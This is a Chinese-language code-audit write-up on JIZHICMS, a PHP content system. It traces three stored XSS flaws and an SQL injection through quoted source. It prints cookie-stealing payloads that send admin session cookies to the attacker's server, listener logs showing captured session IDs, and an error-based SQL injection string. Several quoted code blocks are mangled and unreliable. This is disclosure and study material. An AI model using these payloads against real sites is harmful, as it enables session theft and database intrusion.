

极致 CMS (以下简称: JIZHICMS) 的一次审计 - SQL 注入 + 储存行 XSS + 逻辑漏洞

“ 先知社区, 先知安全技术社区

记一次某 cms 的一次比较全面的审计 (除了插件部分, 我觉得应该审计的差不多了), 大佬们轻喷。

其实插件部分已经被 爱吃猫的闲鱼 (<https://xz.aliyun.com/u/17117>) 师傅审计发到先知上了

文章地址: 某 cms 代码审计引发的思考 (<https://xz.aliyun.com/t/7775>)

细心的朋友读完我这篇文章应该就能发现其实是同一个 cms

```
.
├─ 404.html
├─ A (admin后台的一些文件, 审计重点)
├─ Conf (一些网站的配置文件, 公共函数)
├─ FrPHP (框架)
├─ Home (用户的一些文件, 审计核心)
├─ Public (上传文件保存的地方)
├─ README.md
├─ admin.php (后台入口)
├─ backup (数据库备份文件)
├─ cache (网站缓存)
├─ favicon.ico
├─ index.php (前台入口)
├─ install (安装目录)
├─ readme.txt
├─ sitemap.xml
├─ static (一些静态文件)
└─ web.config
```

由于下面的漏洞需要频繁的用到这个函数, 所以我就单独拿出来先讲解一下。

frparam()

```
/FrPHP/lib/Controller.php
```

// 获取URL 参数值

```
public function frparam($str=null, $int=0,$default = FALSE, $method = null){

    $data = $this->_data;
    if($str===null) return $data;
    if(!array_key_exists($str,$data)){
        return ($default===FALSE)?false:$default;
    }

    if($method===null){
        $value = $data[$str];
    }else{
        $method = strtolower($method);
        switch($method){
            case 'get':
                $value = $_GET[$str];
                break;
            case 'post':
                $value = $_POST[$str];
                break;
            case 'cookie':
                $value = $_COOKIE[$str];
                break;

        }
    }

    return format_param($value,$int);

}
```

第 28 行, 返回值进行了一些处理, 继续回溯跟进, `format_param` 方法如下:

`/FrPHP/common/Functions.php`

```

/**
    参数过滤, 格式化
**/
function format_param($value=null,$int=0){
    if($value==null){ return '';}
    switch ($int){
        case 0:// 整数
            return (int)$value;
        case 1:// 字符串
            $value=htmlspecialchars(trim($value), ENT_QUOTES);
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return $value;
        case 2:// 数组
            if($value=='')return '';
            array_walk_recursive($value, "array_format");
            return $value;
        case 3:// 浮点
            return (float)$value;
        case 4:
            if(!get_magic_quotes_gpc())$value = addslashes($value);
            return trim($value);
    }
}

```

这个函数用来处理数据，只会对数据进行一些简单的过滤，具体的就在上面的 `switch` 语句中

第一处存储型 xss（只能打管理员 cookie）

`/Home/c/MessageController.php` 中的 `index` 方法

```

function index(){

    if($_POST){

        $w = $this->frparam();
        $w = get_fields_data($w,'message',0);

        $w['body'] = $this->frparam('body',1,'','POST');
        $w['user'] = $this->frparam('user',1,'','POST');
        $w['tel'] = $this->frparam('tel',1,'','POST');
        $w['aid'] = $this->frparam('aid',0,0,'POST');
        $w['tid'] = $this->frparam('tid',0,0,'POST');

        if($this->webconf['autocheckmessage']==1){
            $w['isshow'] = 1;
        }else{
            $w['isshow'] = 0;
        }

        $w['ip'] = GetIP();
        $w['addtime'] = time();
        if(isset($_SESSION['member'])){
            $w['userid'] = $_SESSION['member']['id'];
        }

        .....
        .....
        .....
        .....
    }
}

```

这里第 20 行 `$w['ip'] = GetIP();` , 然后我们回溯, 去找到 `GetIP()` 函数

`/FrPHP/common/Functions.php`

```

function GetIP(){
    static $ip = '';
    $ip = $_SERVER['REMOTE_ADDR'];
    if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
        $ip = $_SERVER['HTTP_CDN_SRC_IP'];
    } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}', $_SERVER['HTTP_X_FORWARDED_FOR'], $matches)) {
        foreach ($matches[0] AS $xip) {
            if (!preg_match('#^(10|172\.\d{1,3}\.\d{1,3}\.\d{1,3}|192\.\d{1,3}\.\d{1,3}\.\d{1,3})\.#$', $xip)) {
                $ip = $xip;
                break;
            }
        }
    }
    return $ip;
}

```

这里第 5 行并没有对 `$_SERVER['HTTP_CDN_SRC_IP']` 进行过滤，我们只需要在 http 头中传入 `CDN-SRC-IP` 字段即可

我们可以本地新建一个 `test.php` 对该函数进行输出，是可以传入任意字符的

```

<?php
function GetIP(){
    static $ip = '';
    $ip = $_SERVER['REMOTE_ADDR'];
    if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
        $ip = $_SERVER['HTTP_CDN_SRC_IP'];
    } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SEI
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.'
        foreach ($matches[0] AS $xip) {
            if (!preg_match('#^(10|172\.16|192\.168)\.##', $xip)) {
                $ip = $xip;
                break;
            }
        }
    }
    return $ip;
}
echo GetIP();

```

Request			Response				
Raw	Headers	Hex	Raw	Headers	Hex	HTML	Render
GET /www/test8.php HTTP/1.1 Host: localhost:82 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp, */*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Client-ip: 192.168.1.110 CDN-SRC-IP: 1212121			HTTP/1.1 200 OK Server: nginx/1.17.7 Date: Sat, 11 Apr 2020 00:38:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Content-Length: 35 1212121				

牛客社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192435-cdad59e4-a58c-1.png)

然后我们跟进，找到 view 模版

/A/t/tpl/message-details.html 大约在文件的第 86 到 94 行，核心代码如下

```
.....  
.....  
.....  
<div>  
<label for="ip">  
<span>*</span>留言IP  
</label>  
<div>  
<input type="text" value="{ $data['ip']}" name="ip"  
autocomplete="off">  
</div>  
</div>  
.....  
.....  
.....
```

然后我们看到第 9 行 `<input type="text" value="{ $data['ip']}" name="ip" autocomplete="off">`，这里是可以直接 xss 的


payload:

```
"><script src="你的vps-ip/4.js"></script>
```

4.js 内容如下


```
var image=new Image();  
image.src="你的vps-ip:10006/cookies.phpcookie="+document.cookie;
```

然后我们提交留言



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192437-cf0c1992-a58c-1.png>)

然后在 vps 上监听 10006 端口, 当管理员点击编辑的时候, 就会触发 xss



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192439-d02b4a78-a58c-1.png>)

```
ubuntu ~ ➤ nc -lvp 10006
Listening on [0.0.0.0] (family 0, port 10006)
Connection from [110.25.96.154] port 10006 [tcp/*] accepted (family 2, sport 19784)
GET /cookies.phpcookie=PHPSESSID=qftroh80jlggfk075m4ovk505;%20hgui9d2=y HTTP/1.1
Host: 110.25.96.154:10006
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://www.jd.com/admin.php/Message/editmessage/id/14.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: 1=1
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d07d47d8-a58c-1.png>)

这里的一个弊端，ip 并没有显示在外面，很可惜，所以必须要诱导管理员点编辑才可以触发

第二处存储型 xss (只能打管理员 cookie)

`/Home/c/UserController.php` 中 `release()` 方法的大约第 1066 行开始, 这里的截取了部分关键代码, 如下:

```
switch($w['molds']){
    case 'article':
        if(!$data['body']){

            if($this->frparam('ajax')){
                JsonResult(['code'=>1,'msg'=>'内容不能为空! ']);
            }else{
                Error('内容不能为空! ');
            }
        }
        if(!$data['title']){
            if($this->frparam('ajax')){
                JsonResult(['code'=>1,'msg'=>'标题不能为空! ']);
            }else{
                Error('标题不能为空! ');
            }
        }
        }
    $data['body'] = $this->frparam('body',4);
    $w['title'] = $this->frparam('title',1);
    $w['seo_title'] = $w['title'];
    $w['keywords'] = $this->frparam('keywords',1);
    $w['litpic'] = $this->frparam('litpic',1);
    $w['body'] = $data['body'];
    $w['description'] = newstr(strip_tags($data['body']),200);

    break;
    case 'product':
        if(!$data['body']){
            if($this->frparam('ajax')){
                JsonResult(['code'=>1,'msg'=>'内容不能为空! ']);
            }else{
                Error('内容不能为空! ');
            }
        }
        }
    if(!$data['title']){
```

```

        if($this->frparam('ajax')){
            JsonResult(['code'=>1,'msg'=>'标题不能为空!']);
        }else{
            Error('标题不能为空!');
        }
    }
    $w['title'] = $this->frparam('title',1);
    $w['seo_title'] = $w['title'];
    $w['litpic'] = $this->frparam('litpic',1);
    $w['keywords'] = $this->frparam('keywords',1);
    $w['pictures'] = $this->frparam('pictures',1);
    if($this->frparam('pictures_urls',2)){
        $w['pictures'] = implode('||',$this->frparam('pictures_urls',2));
    }
    $data['body'] = $this->frparam('body',4);
    $w['body'] = $data['body'];
    if($this->frparam('description',1)){
        $w['description'] = $this->frparam('description',1);
    }else{
        $w['description'] = newstr(strip_tags($data['body']),200);
    }

    break;
default:

    break;
}

```

因为上面我们已经介绍过了 `frparam` 函数，所以这里不再重复

第 22 行 `$w['litpic'] = $this->frparam('litpic',1);`

因为我本地并没有配置 `get_magic_quotes_gpc`，所以这里只是对输入的内容进行了 `htmlspecialchars` 和 `addslashes` 处理，然后我们再看最后的落点，也就是在 `/A/t/tpl/article-list.html` 模版这里进行填充数据

`/A/t/tpl/article-list.html` 关键代码大约在文件的第 147 行至第 153 行, 如下:

```
<script type="text/html">
    {{# if(!d.litpic){ }}
    无
    {{# } else{ }}
    <a href="{{d.litpic}}" target="_blank"></a>
    {{# } }}
</script>
```

在上述关键代码的第 5 行就是填充的数据

所以我们构造 payload:

```
javascript:window.location.href='你的vps-ip?'+%2Bdocument.cookie
```

然后我们只需要发布一篇新文章, 然后修改 `litpic` 字段即可

🔊 欢迎注册本站会员，注册会员后您将享受专属会员服务!包括但不限于专属文章浏览权限，会员投稿权限，在线购物权限，下载会员可见附件等实用功能，欢迎注册体验!

选择专栏: 文章

选择分类: 新闻

文章标题: 1 [必填]

关键词: 1 用逗号(,)分隔

文章主图: 未选择文件。


文章简介: 1 150字以内

文章内容:  1500字以内

1


牛知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d0b5197e-a58c-1.png>)



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192440-d0e64152-a58c-1.png)

然后在后台网站管理——内容列表中



(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d1353816-a58c-1.png>)

当管理员点开这个缩略图的时候，就可以得到管理员的 cookie

```
* ubuntu ~ nc -lvp 10007
Listening on [0.0.0.0] (family 0, port 10007)
Connection from [110.11.100.10] port 10007 [tcp/*] accepted (family 2, sport 59881)
GET /?PHPSESSID=q3i8rj9ehpke3kkaja9j8t89f5 HTTP/1.1
Host: 110.11.100.10:10007
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: 1=1
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d15a30c6-a58c-1.png)

第三处存储型 xss (只能打管理员 cookie)

在 `/Home/c/UserController.php` 中的 `userinfo()` 方法, 大约第 129 行, 关键代码如下:

```
function userinfo(){
    $this->checklogin();
    if($_POST){
        $w = $this->frparam();
        $w['tel'] = $this->frparam('tel',1);
        $w['pass'] = $this->frparam('password',1);
        $w['sex'] = $this->frparam('sex',0,0);
        $w['repass'] = $this->frparam('repassword',1);
        $w['username'] = $this->frparam('username',1);
        $w['email'] = $this->frparam('email',1);
        $w['litpic'] = $this->frparam('litpic',1);
        $w['signature'] = $this->frparam('signature',1);

        .....
        .....
        .....
```

在上述代码的第 11 行, 同样也是因为缩略图的问题, 被加载在了 `/A/t/tpl/member-list.html` 中的第 115 行

```
,cols: [[ //表头
    {field: 'id', title: 'ID', width:50, sort: true, fixed:'left'}
    ,{type:'checkbox'}
    ,{field: 'isshow', title: '状态',width: 100,templet:'#isshow'}
    ,{field: 'username', title: '用户名',width: 150, sort: true}
    ,{field: 'new_gid', title: '分组',width:150}
    ,{field: 'tel', title: '手机号',width:200, sort: true}
    ,{field: 'email', title: '邮箱',width:150, sort: true}
    ,{field: 'new_litpic', title: '头像',width:150}
    ,{field: 'jifen', title: '积分',width:150}
    ,{field: 'money', title: '余额',width:150}
    {foreach $fields_list as $v},{field: '{$v['field']}',width:150, title: '{$v['fieldn':

    ,{field: 'new_regtime', title: '加入时间',width:160}
    ,{field: 'new_logintime', title: '登录时间',width:160}
    {if(checkAction('Member/memberedit') || checkAction('Member/member_del'))}
    ,{field: '', title: '操作',width:260, toolbar: '#rightbar', fixed:'right'}
    {/if}
```

批量删除 + 新增				
l...		手机号 ◆	邮箱 ◆	头像
2		13012341234	10@qq.com	
1		13017704853	1@qq.com	无

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d16e2fa4-a58c-1.png)

这里也是可以打 cookie 的，跟上述一样，为了演示方便就选择了弹窗



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192441-d18b78e8-a58c-1.png)

第一处 sql 注入

`/Home/c/MessageController.php` 中的 index 方法

```

function index(){

    if($_POST){

        $w = $this->frparam();
        $w = get_fields_data($w,'message',0);

        $w['body'] = $this->frparam('body',1,'','POST');
        $w['user'] = $this->frparam('user',1,'','POST');
        $w['tel'] = $this->frparam('tel',1,'','POST');
        $w['aid'] = $this->frparam('aid',0,0,'POST');
        $w['tid'] = $this->frparam('tid',0,0,'POST');

        if($this->webconf['autocheckmessage']==1){
            $w['isshow'] = 1;
        }else{
            $w['isshow'] = 0;
        }

        $w['ip'] = GetIP();
        $w['addtime'] = time();
        if(isset($_SESSION['member'])){
            $w['userid'] = $_SESSION['member']['id'];
        }

        .....
        .....
        .....
        .....
    }
}

```

这里第 20 行 `$w['ip'] = GetIP();` , 然后我们回溯, 去找到 `GetIP()` 函数

`/FrPHP/common/Functions.php`

```

function GetIP(){
    static $ip = '';
    $ip = $_SERVER['REMOTE_ADDR'];
    if(isset($_SERVER['HTTP_CDN_SRC_IP'])) {
        $ip = $_SERVER['HTTP_CDN_SRC_IP'];
    } elseif (isset($_SERVER['HTTP_CLIENT_IP']) && preg_match('/^([0-9]{1,3}\.){3}[0-9]{1,3}$/', $_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']) AND preg_match_all('#\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}', $_SERVER['HTTP_X_FORWARDED_FOR'], $matches)) {
        foreach ($matches[0] AS $xip) {
            if (!preg_match('#^(10|172\.\d{1,3}\.\d{1,3}\.\d{1,3}|192\.\d{1,3}\.\d{1,3}\.\d{1,3})\.#$', $xip)) {
                $ip = $xip;
                break;
            }
        }
    }
    return $ip;
}

```

这里第 5 行并没有对 `$_SERVER['HTTP_CDN_SRC_IP']` 进行过滤，我们只需要在 http 头中传入 `CDN-SRC-IP` 字段即可

我们可以本地对该函数进行输出，是可以传入任意字符的，上面的 xss 漏洞处已经做过演示了，这里就不再重复赘述了。

然后我们继续跟进，在 `/Home/c/MessageController.php` 中的第 76

行 `$res = M('message')->add($w);`，这个 `add` 方法是 `Frphp` 框架的一个插入数据表的方法

`/FrPHP/lib/Model.php` 中的 `add` 方法

// 新增数据

```
public function add($row)
{
    if(!is_array($row))return FALSE;
    $row = $this->__prepera_format($row);
    if(empty($row))return FALSE;
    foreach($row as $key => $value){
        if($value!==null){
            $cols[] = $key;
            $vals[] = '\''.$value.'\'';
        }
    }
    $col = join(',', $cols);
    $val = join(',', $vals);
    $table = self::$table;
    $sql = "INSERT INTO {$table} ({$col}) VALUES ({$val})";
    if( FALSE != $this->runSql($sql) ){
        if( $newinserid = $this->db->lastInsertId() ){
            return $newinserid;
        }else{
            $a=$this->find($row, "{$this->primary} DESC",$this->primary);
            return array_pop($a);
        }
    }
    return FALSE;
}
```

显然，第 10 行的 `$value` 我们可控（前面的 ip 可控），而且这里也并没有对插入数据表的数据进行过滤，所以这里存在 sql 注入，这里可以直接进行报错注入

查询当前用户 payload:

```
2' and extractvalue(0x0a,concat(0x0a,(select user())))) and '1
```



```
//文章发布和修改
function release(){
    $this->checklogin();
    error_reporting(E_ALL^E_NOTICE);

    if($_POST){
        $data = $this->frparam();
        .....
        .....
        .....

        $w['tid'] = $this->frparam('tid');
        if(!$w['tid']){
            if($this->frparam('ajax')){
                JsonResult(['code'=>1,'msg'=>'请选择分类!']);
            }else{
                Error('请选择分类!');
            }
        }

        $w['molds'] = $this->classtypedata[$w['tid']]['molds'];
        $w = get_fields_data($data,$w['molds']);
        .....
        .....
        .....

        if($this->frparam('id')){
            $a = M($w['molds'])->update(['id'=>$this->frparam('id')],$w);
        }
    }
}
```

上述代码第 7 行 `$data = $this->frparam()` , `frparam()` 方法前面已经提过了, 这里就不再累赘重复了

这里是用来接收值的, 如果是 post 传输的, 就接收所有 post 的值, 并且不进行过滤。

然后第 11 行代码 `$w['tid'] = $this->frparam('tid');` , 这里会接收参数名为 `tid` 的值, 并且会进行 `return (int)$value;` 处理, 这样传入 `1'` 就不行了, 但是没关系, 我们接着看第 21 行 `$w = get_fields_data($data,$w['molds']);` , 我们回溯一下 `get_fields_data()` 方法

/Conf/Functions.php

```
function get_fields_data($data,$molds,$isadmin=1){
    if($isadmin){
        $fields = M('fields')->findAll(['molds'=>$molds,'isadmin'=>1],'orders desc,id asc');
    }else{
        // 前台需要判断是否前台显示
        $fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc');
    }
    foreach($fields as $v){
        if(array_key_exists($v['field'],$data)){
            switch($v['fieldtype']){
                case 1:
                case 2:
                case 5:
                case 7:
                case 9:
                case 12:
                    $data[$v['field']] = format_param($data[$v['field']],1);
                    break;
                case 11:
                    $data[$v['field']] = strtotime(format_param($data[$v['field']],1));
                    break;
                case 3:
                    $data[$v['field']] = format_param($data[$v['field']],4);
                    break;
                case 4:
                case 13:
                    $data[$v['field']] = format_param($data[$v['field']]);
                    break;
                case 14:
                    $data[$v['field']] = format_param($data[$v['field']],3);
                    break;
                case 8:
                    $r = implode(',',$data[$v['field']],2));
                    if($r!=''){
                        $r = ' '.$r.' ';
                    }
                }
            }
        }
    }
}
```

```

    }

    $data[$v['field']] = $r;
    break;

}

}else if(array_key_exists($v['field'].'_urls',$data)){
    switch($v['fielddtype']){
        case 6:
        case 10:
            $data[$v['field']] = implode('||',format_param($data[$v['field'].'_urls'],2));
            break;
    }
}else{

    $data[$v['field']] = '';

}

}

return $data;

}

```

因为我们不是 admin，所以我们会执行第 6 行代

码 `$fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc');`

这里我 post 传入参数，简单的 debug 了一下，如下

```

if($isadmin){ $isadmin: 1
    $fields = M('fields')->findAll(['molds'=>$molds,'isadmin'=>1],'orders desc,id asc'); $fields: [0]
}else{
    //前台需要判断是否前台显示
    $fields = M('fields')->findAll(['molds'=>$molds,'isshow'=>1],'orders desc,id asc'); $molds: "article"
}

```

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192442-d1fea570-a58c-1.png)

所以上述代码 `$fields['field']` 是不存在的，所以只会执行第 51 行代码 `$data[$v['field']] = '';`，所以第 56 行返回的代码就是 `$data = $this->frparam();`，这也就解释了为什么中间对 `tip` 进行过滤，但为什么最后依然还是存在注入，这应该是个严重的开发失误。

然后我们接着回溯 `update()` 方法

`/FrPHP/lib/Model.php`

// 修改数据

